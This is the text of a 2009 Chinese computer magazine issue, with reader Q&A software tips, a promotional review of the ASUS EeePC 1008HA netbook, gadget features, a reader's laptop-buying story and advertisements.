A 其实酷我音乐盒已经提供了自动清理“短”音乐的功能。切换到“本地曲库”选项卡，单击“添加”按钮，此时会看到一个对话框，大多数朋友都没有重视它，直接单击“启动添加”按钮，其实这里提供了一个非常实用的功能（如图，见红色矩形框），可以排除短小的音频文件。



默认的30秒可能太短了一些，毕竟很多超过30秒的音频文件并不是自己要听的歌曲，把这里的数据修改为最大的“60”，然后再单击“启动添加”按钮，这样在添加本地曲库时就不会再将那些播放时间少于60秒的音频文件添加进来，是不是很实用？

## Q 防止短信自动分割

最近我申请开通了移动飞信，在给朋友发短信时，一段信息经常被分成多条发送，朋友看起来很麻烦。可以让飞信不自动分割短信吗？

A 可以，只要在飞信中使用“长短信”模式即可。点击“菜单/操作/选项”，在打开的窗口中选择“个人设置/消息设置”，在右侧窗口中选中“使用长短信发送信息”项，保存设置即可。

## Q 图片中的文字怎么翻译

有时候，我找到一些有英文的图中，不能理解里面的含义，请问图片里的文字也可以翻译吗？

A 可以利用有道桌面词典提供的翻译图片文字的功能。不过默认设置下，有道桌面词典并没有启用这一功能，

## 编辑点评



系统启动时, 如果没有指定IP地址或是DNS服务器地址, 会通过内置的扫描模块在网络环境下扫描可用的IP地址及DNS服务器, 因此而耽误一定的时间, 只要事先为其指定, 节约了扫描的时间, 就可达到提升系统启动速度的目的。

## 插上网线系统为何变慢

系统启动一直很慢, 但上次无意中断开了网线, 启动时速度明显大幅提升, 而再次插上网线后又会导致系统启动慢。请问这是什么原因?

**A** 如果你的电脑不在某个局域网内, 可能是没有给网卡设置本地IP地址所致, 只要在网络连接中打开本地连接并在属性中为其指定一个固定IP地址(例如192.168.0.22), 保存设置即可解决问题。如果你的电脑在某个局域网环境下, 请为本地连接指定一个DNS服务器地址, 应该可以解决问题。

## 开心网进不了农场

以前就申请过开心网账号, 在重装系统之前使用一切正常, 但昨天重装系统后, 发现其他版块可以正常进入, 但是农场和牧场进不去。请问这是什么原因?

**A** 这种情况应该是系统中没有安装最新版的Flash播放控件所致, 而开心农场、牧场这些都上了Flash模块, 正常使用时需要Flash播放插件的支持才行。只要到<http://www.newhua.com/soft/14968.htm>下载并安装最新版Flash播放控件即可正常使用这些功能了。另外, IE设置可能影响部分开心网应用, 可以在IE中打开Internet选项, 在安全和隐私标签中将设置改为“中”(如图)。



## 如何关闭QQ2009的好友印象

我安装了QQ2009, 在平时使用时总是看到“好友印象”相关项。不少朋友给我了一些调侃的评价, 让同事们看到了不太好。请问, 如何关闭QQ2009的好友印象?

**A** 打开QQ2009的设置窗口, 选择“个人设置/丰富资料/好友印象”, 将鼠标移至想要删除的好友印象上, 此时会在右上角显示一个X, 点击即可将该好友印象删除了。由于老版本QQ不支持在界面上显示好友印象, 所以很多网友被评价之后还蒙在鼓里, 建议大家赶紧升级新版QQ。

## Firefox地址栏为何不显示地址

我使用的是Firefox在打开网页时总是不能显示地址栏, 地址栏处总显示为一片空白。请问如何才能让地址栏正常地显示地址?

**A** 先尝试启动Firefox的安全模式(打开“开始”菜单, 选择“所有程序→Mozilla firefox→Mozilla firefox(safe mode)”), 如果症状解除, 那就与你安装的某个插件相关, 尝试每次停止一部分插件的方式来最终确定是哪款插件惹的祸。Firefox的问题通常都可以按照这种思路来解决。

## 央视网在线观看出错

我在IE浏览器中观看央视网的P2P视频直播, 已经安装了插件, 但是在播放时却出现错误提示: OMA DRM Source Filter Error: Fail to acquire rights for the stream。请问这是什么原因?

**A** 这肯定是你的系统时间有问题, 如果系统时间不正确, 就会出现这种问题, 只要将日期、时间调整为正确日期及时间即可解决。此外, 在国外观看央视网电视节目时, 也可能出现这种现象, 只能使用中国的代理服务器来解决问题。

## 如何修改淘宝收货地址

我经常在淘宝网购物, 最近由于搬了新家, 收货地址需要变更。请问如何将以前的收货地址删除并添加现在新家的收货地址?

**A** 打开并登录淘宝网, 点击“我的淘宝”, 在打开页面左側底端点击“收货地址”, 在打开的页面中即可新增收货地址, 也可以编辑、删除以前设定的收货地址信息(如图)。特别需要注意的是, 如果每次交易都使用支付宝作为中间支付平台, 也可以进入支付宝来修改或是新增、删除收货地址(此收货地址与淘宝网是互相独立的)。



## 如何在线排除电脑故障

朋友叫我修电脑, 我发现他的电脑不仅中了木马, 还有不少病毒, 问题很多。但朋友从来不购买杀毒软件, 而且有木马屏蔽了主流杀毒软件的安装, 请问有什么办法没有?

**A** 这种情况可以先通过在线分析的方式应急, 访问anbaidu.com, 即有向导式的检测、优化、杀毒功能。如果能够解决问题, 建议你把它放入朋友的收藏夹, 定期清理一下。如果不能解决问题, 那还是重装系统省事。在此小编郑重提示: 杀毒软件——这玩意必须装!



# 谁能复制

■ 文/PCFAN评测室

## EeePC Shell贝壳机自由新体验

10英寸屏幕为用户带来更宽广的视野, 大容量HDD硬盘与网络硬盘搭配提升数据存储能力, 90%以上全尺寸键盘让输入更为简单, 超过六小时电池续航时间满足外出一整天应用需求……上网本的下一个发展方向将会是什么?

### 从开启到突破

看着EeePC家族从第一代到今天以贝壳机1008HA为代表的第三代, 让小编想了那句“一直被模仿, 从未被超越”。


2007年末, 华硕EeePC 701的推出, 开启了一个全新的领域, 而上网本市场在经历了2007年末~2008年中高速增长后, 开始出现“红海”竞争的趋势。

2008年是华硕Eee家族迅速发展的一年, 从EeePC 900系列到EeePC 1000系列, 其间更加入了像S101这样定位于高端用户群, 以及N10这样界乎上网本与轻便笔记本之间的产品。92%、95%全尺寸键盘的出现有效提升了EeePC产品的输入性能, 华硕更不断修改着键盘布局、键帽形状等细节, 力求带给用户最佳的手感, 再到后期EeePC 1000HE的出现, 9小时电池



Easy to Learn, Work and Play

Eee PC 701 华硕发布EeePC 701, 带动全球超便携Netbook电脑风潮



Eee PC 901 Eee PC 1000

世界第一台8.9", 第一台10"Netbook, 持续保持领先及业内创新

两年积累, Shell贝壳机带来EeePC全新突破

续航时间真正实现全天候使用。

经过了近两年时间的积累, 华硕终于在2009年暑期宣布推出EeePC家族第三代——EeePC Shell贝壳机1008HA! 绝佳的工业设计让贝壳机在开箱的那一刻便吸引了众多编辑的目光, 继屏幕、硬盘容量、键盘、电池后, 华硕再次将上网本潮流引向轻薄!


### 将自然引入科技

家居化已经是IT产品的发展趋势, 而无论是以中国古建筑为代表的将建筑融入自然还是如今将自然元素引入建筑的潮流, 人与自然的和谐共生, 让IT产品也开始同自然元素结合。

1008HA作为EeePC家族的第三代, 突破源于全新的外观设计, 而在全方位解读贝壳机以前, 首先便要了解其设计理念。设计师在简约、自然、优雅的设计理念下, 采用北欧风格的简约设计, 在大自然中寻找灵感, 提出将海洋贝壳形态融入产品, 让自然与科技结合的想法。从转轴、弧面到接口, 在展现贝壳设计美学的同时, 华硕为1008HA外观提出了握持、温润、轻盈、纤薄、输入五种手感要求。

对工业设计细致入微, 甚至近乎苛刻的要求, 让1008HA在设计、生产过程中完全以ID设计为先决; 对于自身产品研发团队的信心, 让1008HA能够按照先

设计外观, 并以外观做设计基准, 通过外观来设计产品的内部结构, 最大程度上保证成品接近贝壳机最初的原型机。为此, 华硕为1008HA提供了不到成人手掌大小的主板, 体现出其在研发与制造上的强劲实力。



无数次修改, 只为更贴近贝壳造型


### 撷贝记

第一次去海边游玩的人, 拾贝这项娱乐是少不了的, 蓝天白云下, 踩着柔软的细沙滩, 把玩着手中的贝壳, 从细细的纹路间, 阅读来自大海深处的故事。贝壳机工业设计以实现握持、温润、轻盈、纤薄、输入五种手感为目的, 下面就从这五感出发, 随小编一同近距离观察贝壳机吧!

**温润感:** 晶钻漾彩技术让1008HA机身整体都覆有UV涂层, 亮白色不但给人光滑晶莹感, 更在轻触或握持的时候, 能够清楚体验到机身传来的温润感。Intel Atom平台本身发热量较小, 华硕更用铜片覆盖住处理器、风扇等一些发热量大的部位帮助散热, 即使连续运行较长时间, 贝壳机身也不会有发烫的感觉。

**握持感:** 仔细观察1008HA腕托部分, 会发现在边缘处有极小幅度的内凹, 在用单手或双手握持机身两侧时, 这样的设计能增强手与机身的贴合度。键盘右侧上下翻页键设计, 在单手持机阅读文本或浏览网页时, 用右手拇指控制页面滚动条十分方便。而1008HA接口部分均设计有挡片, 一来保持一体化机身的美感, 让握持更为舒适, 二来对接口起到了保护作用。

**纤薄感:** 薄! 超小主板和锂聚合物电池的使用让贝壳机尽量降低了机身厚度, LED背光屏本身较薄, 边缘处较小的弧面处理更加强了薄这一视觉印象。向前渐薄的贝壳造型, 也降低了机身整体厚度, 将机身最薄处压低到18mm。在降低机身厚度的同时, 为保证功能的



隐藏式VGA接口显示出华硕在轻薄兼顾全接口方面做的努力

齐全, 华硕将1008HA的VGA接口移动到了机身底部。

**轻盈感:** 带电池1.1kg的重量, 让因延长电池续航时间而变重的上网本重新向轻薄看齐, 而华硕为EeePC产品提供的电源适配器同其它品牌相比也更为轻巧, 西裤口袋即可轻松装入。

**输入感:** 57.5mm宽的腕托部分带来很好的支撑感, 珍珠光点触感的触控板支持多点触控功能, 准确性不错, 让海贝意味更强。92%全尺寸Baby Touch键盘采用面积较大的键帽, 扩大指尖与键盘的接触面积, 文字输入时手感极佳。



键帽较大的Baby Touch键盘手感不错

## 感受海贝的自由

每天超过8小时的工作让时尚的年轻人心里不停发出“Freedom”的呐喊。梦想与现实的差距, 对未来的渴望, 在1008HA的陪伴下, 一同体验互联沟通的自由。

1.1kg的重量和良好的握持感让1008HA成为游走城市间最佳的伴侣, 第二代EeePC 1000HE电池续航能力便已经可满足“玩乐一整天”的需要, 而华硕更在第三代EeePC贝壳机上使用了锂聚合物电池(外形设计灵活多变, 比同体积锂电池多出一倍的电池容量, 不过成本较高), 配合华硕独有的Super Hybrid Engine (S.H.E) 技术使用, 贝壳机可轻松坚持六个小时左右使用时间, 足以满足用户一天的工作、学习、娱乐所需。

支持Wi-Fi 802.11n无线规格加上蓝


牙V2.1模块, 轻松接入网络生活, 更可随时与手机、PDA等设备互联, 130万像素内置摄像头效果不错, 屏幕上边框两侧的内置数字阵列麦克风让语音视频交流变得容易。华硕同样为1008HA提供了10GB容量的Eee Storage空间, 加上本身160GB硬盘容量, 总共170GB容量混合存储空间, 下载、分享, 精彩随心体验。



锂聚合物电池与S.H.E电源管理技术结合, 让贝壳机1008HA满足一整天应用需求

## 与大海沟通的桥梁

人们往往将拥有浩如烟海般资源的互联网比做大海, 而上网一词也常常与冲浪联系在一起。贝壳机1008HA作为EeePC家族第三代, 更多的时候它是用户同互联网沟通的桥梁, 实用性被摆到了第一位。



以互联网应用为主的贝壳机1008HA沿用了Intel Atom N280+i945GSE的组合

网络应用性是贝壳机1008HA性能的重点。本身具有无线和蓝牙模块后, 较小的主板为未来加入3G模块留有余地, 而华硕本身为1008HA选择了Intel Atom N280+Intel i945GSE的主流配置, 希捷160GB硬盘在HD Tune的测试中获得了52.6MB/s的平均读取速度。400MHz核心频率的GMA950显卡依旧对1080P/720P高清视频播放有些吃力, 不过完全可以清晰流畅地播放PPStream、土豆等在线视频提供的影片资源, 10英寸高亮LED背光屏整体画面具有不错通透感, 画面细节表现尚可。

## 未来的期盼

贝壳要用一生的时间才能孕育一粒美丽的珍珠, 贝壳机1008HA的出现, 让我们看到上网本未来的发展方向。未来, 它将给我们更多惊喜。

出色的工业设计让1008HA给我们留下了极深的印象, 而另一个值得大家关注的则是华硕EeePC家族在软性价值方面所做的努力。



集众多实用软件于一身的Eee Docking软件很好的提升了贝壳机软性价值

华硕先前为EeePC系列产品预装了针对电源管理的Super Hybrid Engine (S.H.E) 软件以及针对网络数据存储分享的Eee Storage空间, 均受到了众多消费者的好评, 并在贝壳机1008HA身上得以延续, 而本次更为1008HA推出Eee Docking软件平台, 包含可与其它未接入互联网的EeePC、笔记本或台式机实现数据和信息的互联和同步的Eee Sharing, 包括实时更新、家长控制和字体缩放的一套实用工具套件Eee Tools, 支持下载丰富多彩的影音娱乐数字内容的Eee @ Vibe和带来视觉和音频的极致体验的Eee Xperience等实用软件, 极大提升了贝壳机1008HA的软性价值。有些遗憾的是目前在大陆销售的机型尚未预装该软件平台, 需要等待。

## 谁能复制


2008年众多IT品牌涌入上网本市场的结果是代工、贴牌产品盛行, 本以个性和时尚为卖点的上网本却出现了外观设计相似度极大, 仅Logo不同的情况, 所谓的花纹也仅是改变上盖图案, 整体的个性与差异化极难以体现。华硕EeePC 1008HA的出现, 海贝造型的一体式轻薄机身让我们看到了上网本在满足键盘输入、电池续航时间等需要后, 重新对轻薄的回归以及对自然元素的追求, 而未来Eee Docking整合软件平台的推出, 则是对软性价值的挖掘, 也预示着未来上网本差异化比拼重心的转移。

华硕用EeePC 701开启了上网本市场的大门, 而贝壳机1008HA的出现则带来了上网本市场的革新。出色的工业设计和丰富软件带来的软性价值, 谁能复制?

# 新奇硬件 SOFTWARE


## 电熨斗也玩变形

现在赚钱过生活可不容易,能省的地方当然要省了,穿着母亲或妻子细心熨烫出来的衣物,从外面内都能体会到幸福的感觉。想在国庆长假外出时也能穿上自己熨烫的衣物吗?看看这款采用折叠式设计的便携电熨斗吧!它内置有双重加热板弹簧,可以轻松烫平整衣领和袖口,内置电池的它无须额外电源,一次充电可以使用n小时,不用的时候把它折叠成一平板,扔旅行包底就成,真正做到超便携。




## 奇特的台灯

一款好的台灯是家中最好的点缀,或明或暗的光线让你的客厅或卧室平添几分温馨与情趣。首先为大家介绍的是这款地球仪造型Dynamic Lamp,通过转动地球仪,就能产生让它亮起来的电量,设计师Karin Johansson这样设计的目的是为了节约能源。没有开关的Dynamic Lamp每次使用时都得先转动一会儿,只是不知道可以亮多久。




## 智能化的淋浴控制器

遥控操作的热水器给人们带来了不少的便利,洗澡时来点音乐和灯光如何? RainBrain是为都市时尚人群设计的一款淋浴控制器,通过无线蓝牙可控制浴室音乐的播放和光线照明,让忙碌了一天的人们更舒适地享受洗澡的快乐。此外,用户还可以通过RainBrain选择水流的种类,时不时体验一下苏格兰式淋浴(这种方式可以冷水热水交互使用),让生活拥有更多乐趣。



## 体验沙场点兵的感觉

在观看篮球等运动中中场休息或者叫暂停时,都能看到教练拿出简易的纸板在上面为球员讲解最简单的排兵布阵。买一块E-Ink电子板来玩玩,让你也体验一下当教练的感觉吧!这款采用了E-Ink技术的触屏电子板可以预先下载足球、篮球、橄榄球等球场模板和对应的游戏,通过手指触摸屏反复演练阵型,找出最完美的进攻/防守路线,同时可查看操作指南并无限次数回放。



## 软件玩 要这样

### 哈利波特的魔法

随着《哈利·波特》在暑期的盛大上映,这个带着圆框眼镜的、穿着黑色的宽大魔法袍、来自“霍格华兹魔法学校”最著名的学生——哈利·波特又将骑着他的魔法扫帚回到我们眼前。在哈利·波特的魔法世界里面,他们随心所欲地施展着各种不同魔法,常常让我们这些“麻瓜”羡慕不已。不过,通过一些小软件,你也可以施展一些小小的魔法。

想把一个漂亮的女孩变成一只可爱的猫咪吗?

魔法道具: Zeallsoft Fun Morph软件

米格米格变变变:将女孩的头像放到软件的左下框,将猫咪的头像放到右下框。调整好黄色的小点点,借助我们的魔法道具施展魔法吧,看!女孩的脸变成猫咪了。你可以把魔法成果制作成gif动画、电子贺卡或者多媒体视频,展现给其他“麻瓜”看。

想把大头照片变成摇头晃脑的QQ表情吗?

魔法道具:可牛影像

米格米格变变变:运行可牛,在“动感闪图”面板中选择“摇头娃娃”,用画笔在照片上抠出所需要的大头娃娃,然后从右侧窗格中选择一款自己喜欢的摇头娃娃效果,在随后弹出的编辑窗口中调整头像的位置,调整满意之后,单击“复制到QQ”按钮,QQ上的“麻瓜”们就能看到摇头晃脑的大头娃娃表情了。

# 酷软花絮 SOFTWARE

## 软件 背后的故事

### 变形金刚是这样炼成的

在制作《变形金刚2》的视觉特效时,工业光魔团队用数码特效制作了绝大部分机车人镜头,并对许多背景、建筑物和其他场景进行了数码加工。

制作一个变形的镜头,首先必须做出角色变形前后的静态模型,第二步则是做出骨架以方便动画制作,让枪炮、喷射器和其他零件真正动起来。下一步,通过动画程序让汽车上的大部件变形成机车人的模样。之后,团队成员还要计划如何将那些细小零件从汽车状态转换为机车人状态。动画过程完成后,灯光和纹理渲染会继续使它们与背景更为融洽。最后,要加进烟火、灰尘、火花等外部效果,将变形成机器人的“金刚”们更好地与现实环境协调,让它们看起来更真实。

据透露,每一个变形金刚都由成千上万个部件组成。《变2》中粉墨登场的巨型组合金刚——大力神由七个金刚组成,身上的独立零件有5万个之多。这个数量已经相当于第一部所有金刚零件数的总和,可以说,大力神是历史上最复杂的一个CGI角色。

对于这部《变2》,迈克尔·贝形容它在电脑技术方面是视觉特效上的一块“巨大画布”。第一部《变形金刚》的CG渲染量有15TB左右(1TB=1024GB),而第二部高达140TB。若把制作CG的最基本结构——指甲大小的三角形直线排列,那么《变2》中的三角形可以从地球延伸到火星去。

# 我的第一台笔记本

■ 文/墨 墨

就要上大学了! 爹妈准备送我一台笔记本电脑, 我平时也就看看电影、打下露娜、劲舞这样的游戏, 最好能有个大点的硬盘, 显卡集成的就好, 不过最好能支持高清的。

网海泡上半日, 发现3000元内大多都是配的不支持高清硬解码的GMA X3100, 既然都已经否定了神X那样掉面子的品牌, 咱们也不能选一“菜扬”的处理器。3800元的联想 3000 G430M-TFO硬盘只有160GB, 显卡后缀好像没有HD, 放弃。三星R458-DS2G高亮的上盖挺好看的, 就硬盘小了点, 不过价格还成, 拉入候选。惠普 Compaq Presario CQ40-41配置同联想的差不多, 不过价格要少上500元, 可去年雪花屏的阴影仿佛还在心头彷徨。大品牌里就剩华硕和DELL了, 前者X50Q42SL-SL感觉不错, 不到4000元还配备了HD3470独显, 后者INSPIRON 灵越 14相当符合我的要求啊, 价格比华硕的小贵那么一点, 就那

么三款候选机型, 去实地看看吧。


逛完一圈电脑城和国美、苏宁, 总体感觉一累二贵, 何解? 电脑城便宜, 不过需要提防商家换配件、二手机、翻修机以及截留厂商礼品等等手段。商家们互相诋毁中道出不少内幕消息, 本人虽然喜欢逛街砍价, 可这去电脑城买笔记本咋越听越有壮士去兮的感觉, 小女子可不想当什么与奸商斗智斗勇的英雄。国美、苏宁虽然购物环境不错, 不过价格比电脑城高出五六百, 否定!

剩下的网购, 去京东、新蛋看了一圈, 价格比电脑城低上不少, 就是物流无法控制。正好手边有《电脑迷》, 封底介绍了DELL的产品。嗯, 干脆试下DELL的, 反正人家本身就是做网购和电话直销的。拿起手机, 直接按杂志上400-889-7210的电话打了过去。客服小姐在明白我的来电意图后, 礼貌地把电话转给了客户代表。从购机预算、用途, 到DELL产品型号推荐、配件赠送、升级服务, 甚至购机汇款流程, 虽然不肯承

认自己啰嗦, 可实实在在的同客户代表聊了近30分钟, 声音甜美的客户代表从始至终都没表露出半点的不满, 留下邮箱和互相的电话后, 完美结束了第一次交谈。在网上查询型号、再次去电脑城实地体验样机、电话询问细节后, 终于拍下了我的第一台笔记本——DELL INSPIRON 灵越 14 (S510661CN), 2.0GHz T4200处理器、1GB内存和250GB硬盘, X4500HD集成显卡和16:9也足以满足我对高清电影播放的需求。没事上网查查订单号, 期待ING……。

本文有删改, 原文请登录www.cpcfan.com查看, 该文作者将获得由技嘉科技提供的EP45-UD3一片!

## 技嘉GA-EP45-UD3主板



- 超耐久3
- 全固态日系电容
- 2盎司铜PCB
- 超低电阻晶体管
- 铁素体电感

# 电脑迷精品图书 暑期好礼不断

厌倦了一次次邮购汇款的麻烦吗? 那么您现在可以选择一次性汇足一定金额(金额不限), 分次购书的方法。汇款后, 可以通过打电话、发E-mail的形式通知我们您每次想购买的图书, 省去您每次购书都去邮局汇款的麻烦。

## 杂志订阅

2009年《电脑迷》杂志, 季订价: **46.8** 元  
2009年《电脑迷》杂志, 半年价: **93.6** 元  
(每月e购通, 期期有光盘)

## 电脑迷杂志社精品图书

凡购买精品图书即可在赠品区自选一本图书作为赠品!

邮购代码	书名	定价
MB0904	血战09季后赛	39.80
MB0901	高清碟中碟	18.00
MB0826	黑客最新终极武器	19.80
MB0825	黑客入侵大曝光	19.80
MB0824	硬件软件轻松装	15.00
MB0822	黑客入门	35.00
MB0817	老爸老妈学电脑	29.80
MB0816	黑客VS网管大作战	32.00
MB0815	枪械圣经-战争之王	45.00

邮购方法:

邮局汇款: 重庆市渝中区双钢路3号科协大厦10楼。  
咨询、查询: 周一至周五, 9:00-11:00, 14:00-17:00  
以上图书均免邮费, 只需另加3元挂号费/次, 请在汇款单附言栏注明邮寄产品的名称。为方便我们与您联系, 请留下联系电话。

## 套装

合订版套装: 《2008年电脑迷合订版》(39.8元) + 《电脑迷2007合订版(下半年)》(35元)  
原价**74.8**元, 现在只需**60.8**元立刻省14元

黑客套装: 《黑客营-黑客入门》(28元) + 《黑客工具箱》(25元)

原价**52.8**元, 现在只需**22.8**元立刻省30元

图像处理套装: 《全民学电脑-3DSMAX7三维动画入门》(29.8元) + 《photoshop cs3自学宝典》(49.8元)

原价**79.6**元, 现在只需**54.6**立刻省25元

游戏套装: 《超激! Wii无所不玩》(198元) + 《魔兽宝典-燃烧的远征官方珍藏特典》(45元)

原价**64.8**元, 现在只需**43.8**元立刻省21元

凡购买套装均可在赠品区再选择1本图书做为赠品!



## 赠品区 (数量有限, 送完为止)

《windows Vista操作系统入门》 《我为歌狂--电脑翻唱快速入门》  
《全民学电脑-系统安装重装优化2008最新版》  
《全民学电脑-Window XP 操作系统入门(2008最新版)》  
此优惠活动截止时间2009年8月31日, 以汇款单邮戳为准。

特别推荐

合订版套装

# SAMA 先马

稳定压倒一切

# 80PLUS

领先技术 领航天下

# 80PLUS认证!

热烈庆祝先马EPS系列电源通过美国权威80PLUS认证!

- 完美支持SLI和Cross Fire双显卡系统
- 在任何负载下的效率都高于80%
- 在典型负载下整机的效率更是高达84.2%



## 超影500技术特点

◎采用国内先进的双管正激技术，有效降低开关管的损耗，提高整机效率

◎采用反激电路和节能待机芯片DM311，使+5Vsb供电达到节能待机要求，待机功耗小于1w

◎采用主动PFC设计，对电能的利用率高达99%

◎采用“2倍铜技术”(2盎司电路板材，双倍用料、双倍效能)，有效降低PCB板的损耗，提高效率

◎采用先进的SMT无铅环保贴片生产技术，使电源的品质更加稳定

# 暑“价”狂享

## 暑期昂达高清MP4降价促销



直降100元, VX545HD/8GB只售499元  
**昂达高清MP4暑假促销**

### VX545HD HD 5.0"

- 完美直播720P高清视频, 10M码率解码流畅播放
- 色差分量电视输出 • Cimus绝佳音质体验
- 支持MP3、WMA、APE、FLAC等多种音频格式
- 支持RM、RMVB、AVI、FLV等多种视频格式
- 支持FM车载无线发射功能 • 超长时间录音
- 支持电子书阅读, 独立书签, TTS语音朗读功能
- 支持高速Micro SD卡 • 内置立体声扬声器/麦克风
- 红外遥控 • 支持外挂字幕 • 3D音效/EQ设置
- 支持《仙剑奇侠传》/《黄金矿工》等丰富游戏功能

### VX767HDL HD 4.3"

- 完美直播720P高清视频/10M码率解码流畅播放, 无色块、无停顿
- 顶级Cimus音频芯片, 信噪比高达98DB; 3D音效/EQ设置
- 现场般音质表现, 支持APE/FLAC无损音乐格式以及MP3/WMA/WAV音乐格式
- 媲美DVD播放的色差分量电视输出, 视频更为逼真、清晰, 打造专属个人影院
- 图片自动浏览/电子书/TTS语音朗读功能/图片/录音/更换背景等全面功能
- 最大支持高速8GB Micro SD卡(TF), 立体双扬声器
- 支持《仙剑奇侠传》/《黄金矿工》等丰富游戏功能

### VX555HDL HD 3.0"

- 顶级Cimus音频芯片支持, MP3/WMA/WAV/APE、FLAC无损音乐格式播放
- 色差分量电视输出, 视频更为逼真、清晰, 打造专属个人影院
- 强悍四核芯片, 支持电子书/图片/录音/更换背景等全面功能
- 最大支持高速8GB Micro SD卡(TF)、高速USB2.0、扬声器。

\*另有带FM功能的VX555HD, 8GB售价399元

昂达™ 数码

如欲了解有关昂达数码播放器及其他产品的有关信息, 请访问: [www.onda.cn](http://www.onda.cn) 厂商咨询热线: 020-87636363



折扣代码: XOY9071

读文章, 赢折扣! 凭此折扣代码登录[www.onda.cn](http://www.onda.cn)注册昂达会员, 即可在昂达网上商城购买昂达产品时享受10元折扣。产品、图片、技术参数, 规格请以实物为准。

致电昂达电子: 020-87636363 昂达网上商城: 020-87742835 查询昂达代理商: <http://www.onda.cn>

电脑迷 2009年第15期 8月上

《电脑迷》杂志由电脑报社主办并编辑出版，杂志社隶属于重庆市科学技术协会。电脑迷杂志是《电脑报》的姊妹篇，也是其多媒体版杂志，是一本非常实用并具有指导性的IT杂志，其内容包括多个方面，从软件到硬件，从技巧到产品市场，还有包括多个专题以及网络应用在内的等多个方面。经过多年的发展，《电脑迷》杂志已成为一本拥有巨大读者数量，强大的覆盖能力和引导能力的IT媒体，杂志社已经发展成为包括多种业务产品在内的综合性传媒企业，并出版发行多种IT类出版物。《电脑迷》杂志社现在发行遍布全国市场，合作伙伴涵盖众多知名IT厂商。

说明：

本文件由 肚朝前 @ CNF 制作，本PDF文件是完全功能无限制的，可以自由对本文件进行编辑，打印，提取，转化格式等操作。

注意：

强烈推荐用官方Acrobat Reader软件100%模式来查看。

申明：

制作此PDF目的纯粹为测试PDF制作能力和供大家共同研究PDF格式，以及测试网站下载带宽。用于其他用途产生的后果与本人无关，责任自负  
请支持正版，购买杂志阅读